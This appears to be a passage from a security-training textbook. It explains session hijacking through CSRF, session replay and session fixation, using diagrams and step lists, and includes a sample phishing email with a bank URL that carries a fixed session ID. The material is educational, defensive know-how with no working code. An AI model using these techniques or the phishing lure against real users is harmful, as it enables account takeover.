

Attacker places malicious
link or image on target website
User visits attacker website and
clicks on the malicious link on the website
Attacker Website
Attacker
User Logs into
the legitimate website
Establishes session with session ID
JSESSIONID=AFHRY4GHYJ2DFGT
123SDFG45EYKG12ER
Stores the session
identifier in a cookie
Attacker gets user session ID and gains access
to the legitimate website with user session ID
and performs malicious operations
Legitimate Website
User
1
2
3
4
5

Figure 11.14: Prediction of session ID using a cross-site request forgery attack



Compromising Session IDs Using Session Replay Attacks

- In a session replay attack, the attacker listens to the conversation between the **user and the server** and captures the **authentication token** of the user
- Once the authentication token is captured, the attacker **replays the request to the server** with the captured **authentication token** and gains **unauthorized access** to the server

1 User establishes connection with server

2 Server asks for authentication information for the sake of identity proof

3 User sends authentication tokens

4 Attacker eavesdrops on this conversation and captures authentication tokens of the user

5 Attacker replays this captured authentication token to server to gain unauthorized access

Compromising Session IDs Using Session Replay Attacks

In a session replay attack, the attacker captures the authentication token of a user by listening to a conversation between the user and server. Once the authentication token is captured, the attacker replays the authentication request to the server with the captured authentication token to dodge the server; consequently, they gain unauthorized access to the server. A session replay attack involves the following steps.

- The user establishes a connection with the web server.
- The server asks the user for authentication information as identity proof.
- The user sends authentication tokens to the server. In this step, an attacker captures the authentication token of the user by eavesdropping on the conversation between the user and server.
- Once the authentication token is captured, the attacker replays the request to the server with the captured authentication token and gains unauthorized access to the server.




User establishes connection with server
Server asks for authentication information for the sake of identity proof
User sends authentication tokens
User
Server
Attacker eavesdrops on this conversation and captures authentication tokens of the user
Attacker replays this captured authentication token to server to gain unauthorized access
Attacker
1
2
3
4
5

Figure 11.15: Prediction of session ID using a session replay attack

Compromising Session IDs Using Session Fixation

- Session fixation is an attack that allows an attacker to hijack a **valid user session**
- An attacker attempts to lure a user to authenticate himself or herself with a known session ID and then hijacks the **user-validated session** with the knowledge of the used session ID
- The attacker has to provide a **legitimate web application session ID** and attempt to lure the victim's browser to use it
- Some techniques for executing session fixation attacks are as follows:
  - Session token in the **URL argument**
  - Session token in a **hidden form field**
  - Session ID in a **cookie**

- The attacker exploits the **vulnerability of a server** that allows a user to use a fixed SID
- The attacker provides a **valid SID** to a victim and lures him or her to **authenticate** using that SID



Hi John,
Check this out, here are cool new festival offers from our bank,
http://citibank.com/?SID=OD6441FEA4496C2

Thanks,
Customer Care, Citibank

Compromising Session IDs Using Session Fixation

Web session security prevents an attacker from intercepting, brute forcing, or predicting the session ID issued by a web server to a user's browser as proof of an authenticated session. However, this approach ignores the possibility of the attacker issuing a session ID to the user's browser, forcing it to use the chosen session ID. This type of attack is called a session fixation attack because an attacker fixes the user's session ID in advance, instead of generating it randomly at the time of login.

The attacker performs a session fixation attack to hijack a valid user session. The attacker takes advantage of limitations in web-application session ID management. Web applications allow the user to authenticate themselves using an existing session ID, instead of generating a new session ID. In this type of attack, the attacker provides a legitimate web-application session ID and lures the victim to use it. If the victim's browser uses that session ID, then the attacker can hijack the user-validated session because the attacker is already aware of the session ID used by the victim.

A session fixation attack is a kind of session hijack. However, instead of stealing the session established between a user and web server after the user logs in, a session fixation attack fixes an established session on the user's browser; thus, the attack is initiated before the user logs in. An attacker uses various techniques to perform a session fixation attack:

- Session token in the URL argument
- Session token in a hidden form field
- Session ID in a cookie

